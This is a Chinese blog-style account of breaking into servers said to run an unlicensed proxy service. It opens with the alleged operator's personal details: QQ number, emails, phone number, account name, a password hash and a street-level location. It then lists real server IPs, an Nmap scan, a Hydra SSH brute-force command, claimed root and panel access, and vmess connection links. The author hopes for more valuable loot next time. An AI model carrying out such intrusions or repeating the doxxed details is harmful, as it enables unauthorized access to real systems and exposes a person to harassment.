

记一次非法搭建机场获取权限

服务器管理员

QQ:761111753

lanco.15333@qq.com

绑定手机:13525115039[浙江宁波联通]

账号:La.15333


邮箱:761111753@qq.com

密码:a974931dc5563411222555ac5d3eea:762f88

地区:福建省福州市鼓楼区源路 1 号附近

天网恢恢 疏而不漏

根据 wx 群聊看到有人发机场截图并暴露了 IP 地址



于是全部记录了下来；

依次排列好；

168.63.212.106

20.187.178.80

20.205.118.204

20.212.114.178


快速 Nmap 扫描了一波；

QUICK NMAP SCAN


看到 22 端口开放

Hydrawin 版本加载字典进行端口爆破，当然要使用上我亲自开过光的字典了

```
hydra.exe -l root -P 22 开光字典.txt -vV -o ssh.log -e ns 127.0.0.1 ssh
```




于是就这样进入了服务器




数据库



面板账户唯一登入密码



所有的管理后台面板全部拿到权限



vmess://ewoglCJ2ljogljliLAogICJwcyI6lCJBWi1GMIMtSEstODAtV1MiLAogICJhZGQiOiAiMTY4LjYzLjlxMi4xMDYiLAogICJwb3J0ljogODAsCiAgImkljogljRjOTA4ZTgxLWM2YzYtNGNiNy1lZDQ5LWRjODhlN2NkZjxkNCIsCiAgImFpZCI6IDAsCiAgIm5ldCI6lCJ3cyIsCiAgImR5cGUiOiAiYm9uZSIsCiAgImhvc3QiOiAiZ3cuYWxpY2RuLmNvbSIsCiAgImBhdGgiOiAiIiwKICAidGxzljogIm5vbmUiCn0=



vmess://ewoglCJ2ljogljliLAogICJwcyI6lCJBWi1CMVMtSEstODAtV1MiLAogICJhZGQiOiAiMjAuMjA1LjExOC4yMDQiLAogICJwb3J0ljogODAsCiAgImkljogljhjYzgwOWQzLTk1YzAtNDg4Yi1jZ

mUwLTk4ZWVIZDM4MzYzYilsCiAgImFpZCI6IDAsCiAgIm5ldCI6ICJ3cyIsCiAgInR5cGUiOiAibm
9uZSIsCiAgImhvc3QiOiAiZ3cuYWxpY2RuLmNvbSIsCiAgInBhdGgiOiAiAiliwKICAidGxzljogIm5vb
mUiCn0=

```
[root@1641124032-1 ~]# find / -name 'html'
/usr/lib64/python3.6/html
/usr/share/doc/pam-1.1.8/html
/usr/share/doc/python-kitchen-1.1.1/html
/usr/share/doc/python-jinja2-2.7.2/html
/usr/share/doc/python-setuptools-0.9.8/docs/build/html
/usr/share/doc/abrt-dbus-2.1.11/html
/usr/share/doc/neon-0.30.0/html
/usr/share/doc/doxygen-1.8.5/examples/afterdoc/html
/usr/share/doc/doxygen-1.8.5/examples/author/html
/usr/share/doc/doxygen-1.8.5/examples/autolink/html
/usr/share/doc/doxygen-1.8.5/examples/class/html
/usr/share/doc/doxygen-1.8.5/examples/define/html
/usr/share/doc/doxygen-1.8.5/examples/qtstyle/html
/usr/share/doc/doxygen-1.8.5/examples/docstring/html
/usr/share/doc/doxygen-1.8.5/examples/enum/html
/usr/share/doc/doxygen-1.8.5/examples/example/html
/usr/share/doc/doxygen-1.8.5/examples/file/html
/usr/share/doc/doxygen-1.8.5/examples/func/html
/usr/share/doc/doxygen-1.8.5/examples/group/html
/usr/share/doc/doxygen-1.8.5/examples/include/html
/usr/share/doc/doxygen-1.8.5/examples/jdstyle/html
/usr/share/doc/doxygen-1.8.5/examples/manual/html
/usr/share/doc/doxygen-1.8.5/examples/memgrp/html
/usr/share/doc/doxygen-1.8.5/examples/mux/html
/usr/share/doc/doxygen-1.8.5/examples/overload/html
/usr/share/doc/doxygen-1.8.5/examples/page/html
/usr/share/doc/doxygen-1.8.5/examples/par/html
/usr/share/doc/doxygen-1.8.5/examples/pyexample/html
/usr/share/doc/doxygen-1.8.5/examples/relates/html
```

很遗憾的是这些服务器都没什么东西；
查询了一下是刚开不久的；
期待下次能获取到一些有价值的东西吧；